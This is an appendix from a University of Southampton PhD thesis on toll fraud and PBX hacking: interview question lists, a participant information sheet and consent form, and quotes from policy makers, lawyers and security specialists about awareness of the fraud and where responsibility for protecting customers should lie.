3. Were you aware that next generation public electronic communication networks **could** be used to steal this volume of money from businesses?

4. Can you understand how next generation networks cause this risk for businesses?

5. As more businesses and users move over from legacy to next generation networks (or put in another way, legacy traditional communication networks to electronic communication networks) (NGNs), threats that were not necessary a problem on old legacy networking may exist in this new NGN way of running systems.

   Do you think a **business** should be **made specifically aware** this kind of risk? If so, how?

6. Where do you think the **responsibility** should be for **protecting the customer**? i.e. with the business in question or the operator providing the service or further work needed with regulators?

7. *As these attacks are highly sophisticated in nature, is it fair for the responsibility to be on the customer to protect their equipment? Or Should a communications*

provider also attempt to stop calls where there is evidence the equipment of a customer's service has been compromised?

These kind of attacks are highly sophisticated in nature. The numbers being called are usually not premium type numbers, but instead regular landline or mobile numbers. However in some countries, the termination rates are much higher, especially when a call originates outside that country.

------- Specialist Policy/Legal Questions -------

8. *Based on my stakeholder experience and research, are you aware that some hacked PBX calls are calling other countries inside the EU which do not follow the lower landline or mobile termination rate costing model?*

   After investigating the wording of the Telecom Package of directives and the new Electronic Communications Code (ECC) directive it appears that this issue falls out of scope of various provisions due to the fact that a business phone system is private electronic communication network (like a home wifi network). Therefore, it is the responsibility of the person or entity running it to look after it. In addition, this issue is technically service misuse and does appear to fall under the definition of security. Many businesses are completely unaware this could happen and as a result are unaware they need to protect themselves from this type of attack.

9. *Are you aware of any policy work that is looking at the security of **private** electronic communication networks in this context?*

10. Directive 2002/58/EC Section 20 (E-Privacy Directive) contains provisions aimed at keeping users of communication networks safe and informing them of risks.

    [SHOW 2002/58/EC]

    Do you think the way this is written, it is clear what the responsibilities are of an Operator?

11. In 2009, E-Privacy directive was updated and created Article 13a.

    [SHOW ARTICLE 13a – pg 31 upgrade thesis]

    Do you think 13a is clear on its goals and scope and could be useful in protecting users.

12. Would you say communication operators have a general care of duty to their customer. If so, why?

13. Staying on the topic of the E-Privacy directive, if you read the Section 20 and the implementation of Article 20 for example in UK Law. Do you think they read the same? (Give interviewee a copy of both texts to compare/contrast)

14. Do you think the E-Privacy directive needs to be updated to keep up to date with the latest technology developments as it was written almost 2 decades ago?

15. What do you think in your opinion are the short comings of the E-Privacy directive (the content of the section itself, implementation etc)?

    Are you aware of other EU Policy areas/actors/laws that are looking at the security of Electronic Communication Networks.

16. Are you aware of any incident, dispute or action the EC has taken against a member state for not necessarily implementing Article 20 correctly of the 2002/58/EC.

17. More broadly, are you aware of any incident, dispute or action the EC has taken against a member state for not necessarily implementing correctly anything that deals with the Security and its users of an Electronic Communications Network.

    ------- Broad based Questions -------

18. Thinking more broadly across the use of Electronic Communications Networks (ECNs). With all potential threats that exist, do you think Communication Operators (Phone Providers, Broadband providers etc.) should be open about risks that exist when using the internet?

    For example, if a customer or small business do not keep their devices upto date, it could compromise their entire network (home, business etc.)?

19. Following on from the previous question, do you think ECNs should be required to profile key risks that could indirectly exist when a customer uses their service and they should be required to inform the customer of the risk and what they could do to mitigate ?

    i.e Small businesses who use their own phone system should be informed about the risks of not securing their network and system resulting in potentially extremely large phone bills, or consumers being warned to keep their smart devices up to date when using a internet connection.

    An example being Vtech tablets for children where a vulnerability existed allowing a third party to access the camera and microphone among other personal data held on the child's Vtech tablet.

--------- Other Questions------

1. Are you aware of PBX (Company Phone System) hacking (commonly known as Toll Fraud) and the suspected global cost per year? If so, please tell me what you know.

2. As arguably this effects smaller businesses, where do you see the responsibility should lie for protecting the customer? i.e with the business in question or the operator providing the service or further work with regulators?

3. As more businesses and users move over from legacy to next generation networks (or put in another way, legacy traditional communication networks to electronic communication networks) (NGNs), threats that were not necessary a problem on old legacy networking may exist in this new NGN way of running systems.

   Do you think a business should be made specifically aware this kind of risk? If so, how?

4. Directive 2002/58/EC Section 20 (E-Privacy Directive) contains provisions aimed at keeping users of communication networks safe and informing them of risks.

   Do you think the way this is written, it is clear what the responsibilities are of an Operator?

5. Do you think Directive 2002/58/EC is clear in its goals and scope? If so, can you provide me what your interpretation of it is?

6. Following on from Question 4, do you think that should this directive be improved, replaced or revised, that this clause could be improved to better describe the responsibilities of each stakeholder?

7. Staying on the topic of the E-Privacy directive, if you read the Section 20 and the implementation of Article 20 for example in UK Law. Do you think they read the same? (Give interviewee a copy of both texts to compare/contrast)

8. Do you think the E-Privacy directive needs to be updated to keep up to date with the latest technology developments as it was written almost 2 decades ago?

9. What do you think in your opinion are the short comings of the E-Privacy directive (the content of the section itself, implementation etc)?

10. Are you aware of other EU Policy areas/actors/laws that are looking at the security of Electronic Communication Networks.

    For example: working groups, directives, regulations, opinions etc.

11. Are you aware of any incident, dispute or action the EC has taken against a member state for not necessarily implementing Article 20 correctly of the 2002/58/EC.

12. More broadly, are you aware of any incident, dispute or action the EC has taken against a member state for not necessarily implementing correctly anything that deals with the Security and its users of an Electronic Communications Network.

13. Currently the Commission and Council are working on the E-Privacy Regulation (2017/0003) to replace the E-Privacy directive. Article 17 (information about detected security risks).

    Can you provide me more information about what the overall aim of this Article is? What its scope and limitations are?

14. Thinking more broadly across the use of Electronic Communications Networks (ECNs). With all potential threats that exist, do you think Communication Operators (Phone Providers, Broadband providers etc.) should be open about risks that exist when using the internet?

    For example, if a customer or small business do not keep their devices upto date, it could compromise their entire network (home, business etc.)?

15. Following on from the previous question, do you think ECNs should be required to profile key risks that could indirectly exist when a customer uses their service and they should be required to inform the customer of the risk and what they could do to mitigate ?

    i.e Small businesses who use their own phone system should be informed about the risks of not securing their network and system resulting in potentially extremely large phone bills, or consumers being warned to keep their smart devices up to date when using a internet connection.

    An example being Vtech tablets for children where a vulnerability existed allowing a third party to access the camera and microphone among other personal data held on the child's Vtech tablet.

UNIVERSITY OF Southampton

Participant Information Sheet

Study Title: EU Telecom Package (and related Directives/Regulations/Laws) Policy Maker/Influencers/Other Stakeholders Interview

Researcher: Nathaniel McInnes
ERGO number: 46884

You are being invited to take part in the above research study. To help you decide whether you would like to take part or not, it is important that you understand why the research is being done and what it will involve. Please read the information below carefully and ask questions if anything is not clear or you would like more information before you decide to take part in this research. You may like to discuss it with others but it is up to you to decide whether or not to take part. If you are happy to participate you will be asked to sign a consent form. If you have any concerns regarding signing a consent form, it still may be possible to take part in this research based on verbal consent. Your participation will be anonymous and only paper written notes will be made, taking care not to write anything that could identify you.

What is the research about?
The purpose of the interviews is to determine if EU policy makers, influencing stakeholders and various other stakeholders are aware of Toll Fraud (Company Phone System Hacking) and its consequences on businesses and the rest of the economy as risks increase as more communication services become digital, where they think responsibility should lie (i.e. customer end or provider end) and are current/future Directives/Regulations/Laws fit for purpose for this, being transposed into national law correctly (if applicable), if they believe current Directives are adequate and what, if any changes to Directives/Regulations/Laws could be made to keep upto date with technology and research topic area

The objective is to assist in the following:

1) Assist where a technical solution could be located in the call chain (i.e. on customer equipment or carrier equipment) based on where responsibility may lie in attempting to prevent this issue.
2) Understanding whether current and future proposed policy will help to prevent this.
3) Determining the level of awareness among policy makers of my research area, the economic and overall security impact to the union and beyond.

This will assist my research work considerably in my work towards a PhD. My research is supported through the Centre of Doctoral Training in Web Science Innovation at the Web Science Institute at the University of Southampton.

I would like to make clear to avoid any potential conflict of interest, I am personally involved in the running of a small telecommunications operator in the United Kingdom where my role is to deal primarily with its Technical and Regulatory obligations. I do not see these interviews benefiting that company, but my overall experience puts me in a unique position to provide first hand experience of my research area.

Why have I been asked to participate?
You have been asked to participate as you have been identified as being a policy maker, contributor or other stakeholder relating to the set of Directives and Regulations, informally known as the Telecom Package (including future work) or related Directives/Regulations around this topic area. There is an aim to interview at least 10 participants.

What will happen to me if I take part?
An in-person interview will take place at a convenient location and time, in a quiet area (office, meeting room etc.). Alternatively, this make also occur as an over the phone interview.

It is expected the interview will last 30-60 minutes and should only require 1 meeting or phone call.

Pending you are happy, I would like to record the audio of the interview to be able to transcribe shortly afterwards.

The interview will start off with some general questions around the topic area (potentially about Directives/Regulations, awareness etc.) and then move into a general discussion regarding the issue.

Should you wish to take part, but not be able to meet (pending consent forms being completed or verbal consent given), it may be possible to arrange a telephone interview instead.

Are there any benefits in myself taking part?
For yourself you may become more aware around the significant risks businesses could be opening themselves to when they move over to next generation networking, Over The Top (OTT) service providers and overall VoIP Service providers, as well as the significant risks this could have on the economy and security of the union.

The benefit for myself will assist my research to better understand the policy problems and where responsibilities could or should lie, which in turn will help me research into a potential technical solution.

Are there any risks involved?
I believe there is no risk involved.

What data will be collected?
Data collection related to the interview will be collected including:

- Contact details (name, address, email, phone number etc.)
- Email correspondence
- Audio recording (if consent given)
- Transcription of interview
- Conversation Notes (interview, telephone etc.)
- Signed Consent paperwork

Personal data will be handled securely, during collection, analysis, storage and transfer. Electronic data will be held securely on a password protected system and where possible will be encrypted. Hard copy data will be either digitalised (i.e scanned) and destroyed or kept in a lockable cabinet.

After interviewing all participants have been completed, the data gathered from answers to questions and general discussion will be coded to find common themes and build a bigger picture to assist in my overall research.

Will my participation be confidential?
Your participation and the information we collect about you during the course of the research will be kept strictly confidential.

Only members of the research team and responsible members of the University of Southampton may be given access to data about you for monitoring purposes and/or to carry out an audit of the study to ensure that the research is complying with applicable regulations. Individuals from regulatory authorities (people who check that we are carrying out the study correctly) may require access to your data. All of these people have a duty to keep your information, as a research participant, strictly confidential.

Where the interview has been recorded, it will be held securely via passcode and/or password authentication and encrypted. Once it has been transcribed, the recording will be deleted.

Personal data will be handled securely, during collection, analysis, storage and transfer. Electronic data will be held securely on a password protected system and where possible will be encrypted. Hard copy data will be either digitalised (i.e scanned) and destroyed or kept in a lockable cabinet.

Do I have to take part?
No, it is entirely up to you to decide whether or not to take part. If you decide you want to take part, you will need to sign a consent form to show you have agreed to take part (or in certain circumstance provide verbal consent).

What happens if I change my mind?
You have the right to change your mind and withdraw at any time without giving a reason and without your participant rights being affected.

If you withdraw from the study, we will keep the information about you that we have already obtained for the purposes of achieving the objectives of the study only.

What will happen to the results of the research?
Your personal details will remain strictly confidential. Research findings made available in any reports or publications will not include information that can directly identify you without your specific consent.

The work will be written up as part of the Thesis of my PhD. Publications may be written (i.e. Conference or Journal papers etc.). It is appreciated that personal opinions may be provided, and no "official" answer or opinions can be given. Therefore, if specific quotes are used in publications of any kind, care will be taken that the content of the quote is not taken out of context and does not give any indication of who it could be, and the reference will be anonymised unless permission to directly quote has been agreed in the consent form.

Once the interviews have been completed. Data will be held within the United Kingdom.

Once interviews have been transcribed, any audio recording will be deleted and the transcripts will by anonymised as above just stating a rough position and which body/entity you work for (i.e. Policy Advisor at a national authority.), with care being taken to make sure anything within the transcript that could identify you is removed. If permission is provided in the consent form to be quoted directly naming yourself, then this will be assigned to your transcript.

Where can I get more information?
Should you have any questions, concerns or require more information after reading this information sheet, please feel free to contact myself or anyone from my Supervisory team (details provided on the next page).

I can be contacted on the following details:

Email: n.mcinnes@soton.ac.uk
Mobile: +44 (0) 7912642290

What happens if there is a problem?
If you have a concern about any aspect of this study, you should speak to the researchers who will do their best to answer your questions.
If you remain unhappy or have a complaint about any aspect of this study, please contact the University of Southampton Research Integrity and Governance Manager (023 8059 5058, rgoinfo@soton.ac.uk).

Should you wish to contact anybody from research team, you can contact the following supervisors:

Name: Dr Gary Wills
Position: Primary Supervisor
School: Cyber Physical Systems

Name: Prof. Sophie Stalla-Bourdillon
Position: Secondary Supervisor
School: Law

Data Protection Privacy Notice
The University of Southampton conducts research to the highest standards of research integrity. As a publicly-funded organisation, the University has to ensure that it is in the public interest when we use personally-identifiable information about people who have agreed to take part in research. This means that when you agree to take part in a research study, we will use information about you in the ways needed, and for the purposes specified, to conduct and complete the research project. Under data protection law, 'Personal data' means any information that relates to and is capable of identifying a living individual. The University's data protection policy governing the use of personal data by the University can be found on its website (https://www.southampton.ac.uk/legalservices/what-we-do/data-protection-and-foi.page).

This Participant Information Sheet tells you what data will be collected for this project and whether this includes any personal data. Please ask the research team if you have any questions or are unclear what data is being collected about you.

Our privacy notice for research participants provides more information on how the University of Southampton collects and uses your personal data when you take part in one of our research projects and can be found at http://www.southampton.ac.uk/assets/sharepoint/intranet/ls/Public/Research%20and%20Integrity%20Privacy%20Notice/Privacy%20Notice%20for%20Research%20Participants.pdf

Any personal data we collect in this study will be used only for the purposes of carrying out our research and will be handled according to the University's policies in line with data protection law. If any personal data is used from which you can be identified directly, it will not be disclosed to anyone else without your consent unless the University of Southampton is required by law to disclose it.

Data protection law requires us to have a valid legal reason ('lawful basis') to process and use your Personal data. The lawful basis for processing personal information in this research study is for the performance of a task carried out in the public interest. Personal data collected for research will not be used for any other purpose.

For the purposes of data protection law, the University of Southampton is the 'Data Controller' for this study, which means that we are responsible for looking after your information and using it properly. The University of Southampton will keep identifiable information about you for 10 years after the study has finished after which time any link between you and your information will be removed.

To safeguard your rights, we will use the minimum personal data necessary to achieve our research study objectives. Your data protection rights – such as to access, change, or transfer such information - may be limited, however, in order for the research output to be reliable and accurate. The University will not do anything with your personal data that you would not reasonably expect.

If you have any questions about how your personal data is used, or wish to exercise any of your rights, please consult the University's data protection webpage (https://www.southampton.ac.uk/legalservices/what-we-do/data-protection-and-foi.page) where you can make a request using our online form. If you need further assistance, please contact the University's Data Protection Officer (data.protection@soton.ac.uk).

Thank you.

I would like to thank you for taking the time to read the information sheet and considering taking part in the research.

UNIVERSITY OF Southampton

CONSENT FORM

Study title: EU Telecom Package (and related directives/Regulations/Laws) Policy Maker/Influencers Stakeholders/Other stakeholders Interview

Researcher name: Nathaniel McInnes
ERGO number: **46884**
Participant Identification Number*:*

Please initial or tick (if filling in via e-sign) the boxes below to confirm:

I have read and understood the information sheet (*November 2019 / Version 6. of participant information sheet*) and have had the opportunity to ask questions about the study. *	
I agree to take part in this research project and agree for my data to be used for the purpose of this study. *	
I understand my participation is voluntary and I may withdraw (at any time) for any reason without my participation rights being affected. *	
I agree to have the interview audio recorded to be used to be transcribed at a later date.	
I understand that should I withdraw from the study then the information collected about me up to this point may still be used for the purposes of achieving the objectives of the study only. *	
I give permission for my personal information which may include: • Contact details (name, address, email, phone number etc.) • Email correspondence • Audio recording (if consent given) • Transcription of interview • Conversation Notes (interview, telephone etc.) • Signed Consent paperwork to be stored, analysed and held that I provide to Nathaniel McInnes – University of Southampton as described in the participant information sheet so it can be used for future research and learning around the topic area of business phone systems being hacked and the misuse of communication networks. *	

** Requires you to agree.*

Please initial or tick (if filling in via e-sign) <u>1 option</u> below to confirm:

I provide consent to be quoted directly in reports of the research and that my name, position and/or organisation may be used. *(e.g. when your interview is transcribed, your name, position and organisation will be associated to it and if quoted directly, your name, position and organisation (if applicable) may be stated.)*	
I provide consent to be quoted directly in reports of the research but that I will not be directly identified and will be kept anonymous. *(e.g. when your interview is transcribed, your name will not be used or stored on the transcription, but a high-level position description (making sure this would not identify you) and organisation type you are associated with will be. If quoted directly only this information may be stated. E.g. "a policy advisor at a national regulatory authority")*	

Name of participant (print name)……

Signature of participant……

Date……

Name of researcher (print name)……

Signature of researcher ……

Date……

Appendix D: Interview Quotes

This appendix contains the full quote and leading question(s) for the quote where appropriate. Where interviews were not recorded, then the relevant used notes have been provided.

Questions or context are put in square brackets and new content has been highlighted in grey.

Awareness and cost of PBX Hacking, Toll Fraud and IRSF

Overall Lack of Awareness

Policy Specialists & NRA

[Were you aware of PBX Fraud?]

"specific form of cybercrime with a large entry point." (P14)

[So PBX fraud is an enabler?]

"Exactly, because, you can call multiple numbers". (P6)

[So a missed call from a number?]

"Yes, but I wasn't aware of this specific use case of criminals hacking PBXs" (P7)

"I have heard about people getting tricked into calling exuberant destinations" (P7)

[Were you aware of PBX Fraud?]

"I wasn't aware that it was called PBX Fraud for instance, but I was aware of hacking into telephone systems to conduct Toll Fraud". (P5)

[Are you aware of PBX (Company Phone System) hacking (commonly known as Toll Fraud) and the suspected global cost per year? If so, please tell me what you know.]

"We are aware of this type of fraud but do not have any further information such as on the frequency of its occurrence and/or the resulting financial impact." (P4)

[Based on my stakeholder experience and research, are you aware that some hacked PBX calls are calling other countries inside the EU which do not follow the lower landline or mobile termination rate costing model?]

"We have not received any specific reports of such cases." (P4)

[Explained provisional findings of Honeypot]

"Is the vulnerability a network vulnerability or device vulnerability? Basically, do you hack into the end point. So it is not an issue with the network operator?" (P5)

[The attackers target the PBX and the numbers they call, they usually have a financial interest in. So they get a rebate every time a call is put onto that number]

"Is he a knowing participant?" (P6)

"Is the receiver of the call in on it?" (P7)

[No Question – general discussion and point made]

"Interested to find out more such as how it works" (P13)

Lawyers

[Are you aware PBX hacking, Toll Fraud and the suspected cost around that?]

"I'm familiar with various attacks against telecom companies and various exploits depriving them of revenue or taking revenue that shouldn't otherwise be acquired" (P18)

[I am investigating PBX hacking, Toll Traud etc. End users when their business equipment has been compromised.]

"So this is the scenario when a user has deployed some form of equipment within the premises and someone compromises say their VoIP credentials" (P18)

[Yes, so for example, a company sets up their own PBX system and through their incorrect configuration of it.]

"So getting into their PBX and making calls through there PBX" (P18)

[In some respects, it's the perfect crime? (After P17 Comment: *"No wonder, it is so easy todo")]*

"It is the perfect crime. On top of that, you do not have a specific victim except the company which is ultimate due to pay you money, but then this company can tell we have a contract and we are just executing the contract. Where this is no actual phone calls." (P17)

[Were you aware that some of these calls go to European countries?]

"No, how is that possible?" (P17)

Cyber Security Specialists

[Prior to our conversation, were you aware that PBXs were being hacked to make calls that would essentially cost businesses money, in some cases, significant amounts?]

"Yes [Aware of PBX hacking], but not for this, I have been tracking an APT group who hacked different phone networks to track individuals, but I was not aware of this scam." (P2)

[Are you aware of PBX hacking, where for example a phone system could be hacked and could run up a large phone bill where money is in effect stolen from that organisation?]

"So, I think the potential of it being a threat was something I was aware of, but in terms of it being so imminent was not at the top of my threat analysis, but based on what you have informed me, it is clear that this a growing area and specifically given the way industry standards are going towards voice over IP, we are starting to see now that mobile phones are having the option of accepting calls." (P1) (Accepting calls in reference to Unified Communications)

[Prior to us discussing, were you aware of phone systems being hacked which caused large phone bills for companies?]

"No, but I'm aware of when you receive a phone call and they expect you to call back and I guess they receive some payment for doing so." (P3)

IT Director & Trust Expert

The TPE was not aware of PBX hacking specifically, but was aware of other telecom frauds:

[Building off when you said you were aware, could you expand? providing any examples and how long ago was this?]

"I was aware of a lot of scams going on the telephone. Two types primarily. One trying to get you to interact with premium numbers without you actually knowing." (P20)

[Are you referring to receiving a missed call and you calling that number back thinking it is a genuine number. For example, an 070 number, you may think this is a mobile because it begins with 07, but actually you could call it a premium rate because of the excessive charge?]

Where the TPE confirmed on follow up that they were referring to missed call fraud. While TPE explains the other fraud being:

"The other is when you receive a call which says we've noticed you have a problem with your computer" (P20)

When asking ITD if they knew what Toll Fraud was, their response was:

[Are you familiar with what Toll Fraud is?]

"Would that be when people are spoofing numbers or they call in and they dial back and you look like your dialling toll free but it's a chargeable number?" (P16)

[Not quite. Simply you have your corporate phone system and a third party attacker breaks into your phone system and uses your phone system as a gateway to make calls to numbers they have some form of interest in.]

"Oh right. Yes I know what you mean. We've had this." (P16)

[What was the region of spend?]

"It was in the thousands." (P16)

[Was it low or high thousands?]

"I can't remember, but we've had a number of breaches. We've moved to Exchange online, we've moved to 365 and that in itself brings its own challenges. We have MFA on a lot of users, not everyone. This is on Skype for business for example. So if you're in a country where Microsoft has infrastructure, UK, USA, France for example, you could buy a calling licence. For most countries, they do not have that in place. For example, if you want to run Skype for business in Russia, you must have a Session Border Controller, you take a SIP trunk into the Session Border Controller, preferably 2 of them so you have failover. Skype then connects to the SBC for external calls." (P16)

"So in our instance, what happened was that someone hacked someone's account, they gone into office, installed Skype." (P16)

[Ok, this is new as I've only ever come across this on the SIP and PBX side, I have not come across a corporate hacked office account before.]

"So, they've done it into Skype and set the dialler up. Normally our provider is hot on blocking them, which for us can be problematic as we call frequently many of these countries regularly. What I recall was a high volume of calls to those particular numbers and I recall the cost being in the low thousands for that one user. We reset our passwords regularly, we insist on complex passwords. So, we have restricted that to an extent." (P16)

[Going back to that account that was compromised that spent several thousand pounds. Over what time duration was that?]

"It was picked up after about 4 days. We've got a call reporting system which goes out every 24 hours so it was only because no one had looked at it and when we did we thought wow wow wow. This person has just made 2,000 calls today, we went over to them asking have you made any calls today and they said no." (P16)

Unaware of the cost

[How much do you think this costs globally each year?]

"Millions?" (P16)

[Do you have any idea how much this is likely to cost globaly per year?]

"Many millions, but I do not know." (P2)

[What are your thoughts on those figures and the costs?]

"It's surprisingly low, I would have expected a lot more…" (P20)

"…if I look at the cybercrime and compare this to others of the things I look at, such as fake news where there has been a lot of allegations since 2016 of bots and their role with foreign agents, specifically the Russians being blamed as a major source of inappropriate material on the internet, given that background, if it was relatively easy todo, the financial implications would be much higher" (P20)

[In terms of the suspected cost of PBX hacking, do you have any idea of what the cost is per year globally?]

"…I think in this type of fraud it is easy to put a dollar figure because you know how much it is costing for each minute, which is rare in Cyber Security." (P3)

How hackers financially benefit

[Have they heard of this fraud and aware of the costs?]

"The participant had not heard of this kind of fraud and was interested to find out more such as how it works." (P13)

[I am investigating PBX hacking, where phone systems are being hacked and attacked, where hackers are calling numbers all over the world that generate a revenue. If you read industry reports, we are discussing figures that are in the billions, if not tens of billions depending on the source of your figures.]

"How are the hackers being able to make money as they are just hacking in?" (P17)

[Yes, there are some EU terminated calls, but generally its calling outside. The number ranges they call are premium rate defined numbers which from an operator is very easy to block, but some times they are geographical or mobile ranges.]

"How does the fraudster make the money?" (P5)

[It can actually be a geographic number.]
"So, do they make the money?" (P5)

[Explained Honeypot experiment]

"So how do they make their money?" (P6)

[So, in the case of PBX hacking, where they are calling destination that are fairly expensive, were you aware they were calling regular landline and mobile numbers?]

"So, I think there are a number of different channels for it, because simply calling numbers that are expensive doesn't result in any particular gain to the organisation that has compromised the PBX and if they need to make money then they somehow need to be in the supply chain" (P18)

[Essentially, they are trying to get free traffic for their customers?]

"Exactly, or the other situation where they are also the other side of the traffic where they are somehow in the supply chain where they are benefiting from withholding some of the money before passing remainder on to whoever is downstream of them." (P18)

"Yes, and if for example you were looking to setup a calling card business where I handout a card with an access number on it, you dial the access number, you think you're dialling into the providers network, but really you're just routing the call through the compromised PBX. The numbering is in effect irrelevant and the cost saving to the hacker is that they don't have any transit charges. Yes, it makes sense to me that we are not necessarily talking about where the recipient is a premium rate service operator which is retaining revenue at the end of it. It could be at the beginning taking money directly from someone's hand in exchange for a calling card and have a low or zero cost of supply by not having to account for the transit." (P18)

Failure to understand geographic numbers

[Aware calls can be to geographic numbers?]

"Participant did not know non-geographic numbers, let alone geographic numbers could be used like this, although understood how it worked" (P17) (notes from follow up with participant)

"had a hard time in understanding that calls were not necessarily to non-geographic numbers" (P10)

[Yes, there are some EU terminated calls, but generally its calling outside. The number ranges they call are premium rate defined numbers which from an operator is very easy to block, but some times they are geographical or mobile ranges.]

"So how do they make the money?" (P5)

Who is doing this?

[Building off that, depending on the source. Some say approx. 8 billion USD globally, others over 1 billion GBP in the UK alone. Because of the amount of money involved in Telephony Fraud, the complexities of the telephony markets and the nicheness of the skill set areas that this is required to do this, especially in moving the money around, who do you think could be doing this?]

"Lets be clear. If this was one person in his bedroom he would be found out because of all that money." (P17)

"At the end of the day, this is hand in hand with money laundering and you cannot launder without raising questions and being noticed." (P17)

"So certainly, something to do with the power or administration in place" (P17)

"It could be at local level, federal level. We do not know. But I cannot believe and if we take the lower of the amounts, surely to be able to pass it through tax authorities, how do you do that? When the fraud is that big, this is when it should raise concern because obviously something has gone wrong." (P17)

[Would you say this is an APT or behaviour of an APT?]

"Yes, I think so" (P1)

[Prior to our conversation, were you aware that PBXs were being hacked to make calls that would essentially cost businesses money, in some cases significant amounts?]

"Yes, but not for this, I have been tracking an APT group who hacked different phone networks to track individuals, but I was not aware of this scam" (P2)

[Are you familiar with the countries they call.]

"Yes, all over. We got hit from China, Russia, for example. These are the countries we most see. I think we also had Malaysia" (P16)

[If I gave some examples, were they African, remote locations for examples?]

"I remember some were to African countries, but can't remember which ones. I was notified because we had some very weird large billing, automatic diallers pinging out to these numbers which we now get alerts on." (P16)

[Possibly, but we do not really know. – Response to P17 suggesting they would not be amazed if attacks originated from Russia.]

"Have you seen the map of all the hacks that have happened over the past 10 years? That has been released by the US Department. It is very interesting as they have put red dots of all IT hackings and you can see the US, North America is particularly exposed and you also see that Europe is particularly exposed and it is very interesting to see how little Russia is exposed…" (P17)

"…you see little red dots all over Europe, all over North America and you barely have any in Russia, it is odd." (P17)

"It would not surprise me if you said to me that a lot of the hackers are based in Russia" (P17)

[So they have numbers registered in other countries, they hack the PBX because of some vulnerability. They then get the PBX to make the calls to those numbers. Does that make sense?]

"Yes, so they are located in a country which has a dodgy service provider, maybe somewhere like Russia somewhere where there is no recourse to tracing them" (P2)

[Essentially, they are trying to get free traffic for their customers?]

"Exactly, or the other situation where they are also the other side of the traffic where they are somehow in the supply chain where they are benefiting from withholding some of the money before passing remainder on to whoever is downstream of them." (P18)

Payment Services Sector Comparison

Fraud, Terrorism Funding and Money Laundering

[Al-Quadia, Mumbai bombings, the FBI were able to link several million USD went from this kind of fraud to them. They did not claim money went specifically to that attack, but went to the organisation that arranged it. I try not to make this about terrorism, but there is evidence to suggest it]

"It funds organised crime, which goes onto fund terrorism." (P5)

[Can you understand how this can be a risk to businesses for example from a financial, bankruptcy risk, terrorism funding, reputation.]

"Yes. Fraud is always a risk to business" (P5)

[Been linked to funding terrorism, FBI have linked the Mumbai bombings.]

"No wonder, it is so easy to do" (P17)

[Kind of, but they do post checks usually once some kind of damage has been done.]

"So the phone calls have been made, money has gone to this account. Is the money then actually paid out to an actual bank account in that country?" (P2)

[These are just regular landline numbers – showing Honeypot results]

"I would be interested in seeing what is happening on the bank side. Because obviously whoever is doing this obviously is not present in all those countries. KYC is a big thing these days." (P2)

[In this part of the world.]

"True. If they can find a service somewhere that allows the remote opening of accounts, then yea." (P2)

[So, the FBI have linked this to funding terrorist organisations. Such as that behind the Mumbai bombings of 2008.]

[So, to summarise, you had very little awareness and had no real idea of what the cost was?]

"Wow… …No I didn't" (P2)

[Were you aware next generation electronic communication networks, such as voip could be used as a mechanism to steal this volume of money? Such as facilitate money laundering.]

"I think the key word there is facilitate and therefore yes" (P3)

[Can you understand how this can be a risk to business, not just from getting hacked, but by being presented with a large bill afterwards, especially if they are a small business which could put that business out of business.]

"This type of attack will only harm the financial assets of the company. I don't think it would do any type of brand damage or reputation to the business." (P3)

[I'm referring to specifically small businesses.]

"Still so, but it will also affect their financial and maybe their survival too. To clarify what I mean is in a cyber-attack, the financial status of the company is not always the objective of the attack, sometimes the objective is not to cause them financial loss, but to cause them to lose reputation." (P3)

[Yes, the international access onto the range is most likely higher than that from a domestic call. So a lot of calls can go to remote islands, African countries, special rural areas such as that in South America, in the amazon for instance.]

"So the terminating operator is complicit in the fraud?" (P5)

[There would have to be an agreement somewhere, but realistically they are directly or indirectly involved because they are facilitating the call at the end of the day. It switching onto their ranges and some of the operators in the supply chain are big names, so it is doubtful they know about it.]

"Is it common? That an operator has an agreement with a private company or even private person? To pay out revenue from the termination rate?" (P5)

Comparisons between financial and telecom sectors

[So, if we compare this to credit card fraud, this are similar amounts of money involved and think how much is being done to combat that type of fraud.]

"There is probably a far less investment gone into this. There is a lot of money put into preventing credit card fraud because the bank needs to indemnify the customer. However, with a PBX or phone system?" (P16)

[More good will?]

"Yes. I assume, that in a B2B setting they may also offer advice, anti-fraud services or something, not for free, not because they are legally obliged to, but because they see a business case in the package. Oh and by the way, we can help you avoid these issues, without taking any responsibility whatsoever" (P7)

[An advisory service?]

"Yes, just like you get a bank loan and they offer you a life insurance policy." (P7)

[So, building off what you are saying, are you saying the responsibility should be shared based on the size of the customer? I.e. what is the size and technical capability of the customer?]

"I was thinking about the payments industry" (P17)

"…I think a comparison with the payments system is a good one. Especially as PSD2 Directive is going to be released." (P17)

"...why couldn't we put certain responsibilities on each stakeholder on the whole chain?" (P17)

"that is what we are doing with the payments system, companies issuing cards, companies running the payments systems and the customers all have certain responsibilities" (P17)

"The customers who are also the consumers have responsibilities, the shops allow payments have certain responsibilities, it is a complex system. But each actor along the line of the payment has certain responsibilities and this seems to me that this vision is lacking in this case and perhaps the European legislator will find a way through that." (P17)

Responsibility and Mitigations

Shared Responsibility

Responsibility based on how much control

[As these attacks are highly sophisticated, do you think it is fair for the responsibility to be on the customers end in defending themselves against this?]

"I don't see it as being a functional possibility for the service provider to take liability. Because if it is this large-scale thing, then in the first instance it is not something the service provider physically controls then it has to be the person who is physically in charge of the PBX system, the person who actually maintains it should be the one tasked with securing it. If you're renting your system, that is a different kettle of fish." (P2)

[If we look at a cloud provider doing this, where you are arguably renting a partition, it comes down to how much control you have over configurability.]

"Yes" (P2)

"It is on a spectrum between who is responsible, and devil is in the detail" (P18)

"Depends how much control there is depends on how much responsibility they should be given. (for example, if they have lots of configuration control, then they should have more responsibility)" (P18)

[Would you say a collaborative approach, i.e. multiple stakeholders?]

"Yes, which is better than deciding whether a specific or threat actor should have a duty to inform as that is a different question." (P19)

[So, do you think an operator has a duty of care to their customer?]

"Yes. However, it depends who is best placed to do something about it. Does the provider have the means though?" (P19)

[As this is arguably affecting more small businesses possibly due to less resources, where do you think the responsibility should be? Should this be more on the operator to inform their customer or should the customer be taking their own responsibility?]

"who from the operators perspective is best positioned to spot that type of fraud" (P17)

"So even if the end customer is NEC and is a professional in the sector, lets say they do not have the technical means to check on the lines precisely what's going on other than protecting themselves by firewall or other means, maybe we should look into spreading that burden in order to make sure the provider that can check on its line should be able to at least alert the customer. Responsibility in this case is the more important point, but as with anything in technology it is a mix between technology and policy." (P17)

"you have to distinguish between professionals who should be aware and professionals who have the technical means to prevent it" (P17)

"So there were things that cannot be done unless you have the technological ability to do something and there are things you will have to do because regulators tell you to do." (P17)

CP monitoring and providing tools

[So, if I am understanding correctly if you have an organisation who installs their own phone system where they have complete control over it. Then do you think in the supply chain there should be some protections in place?]

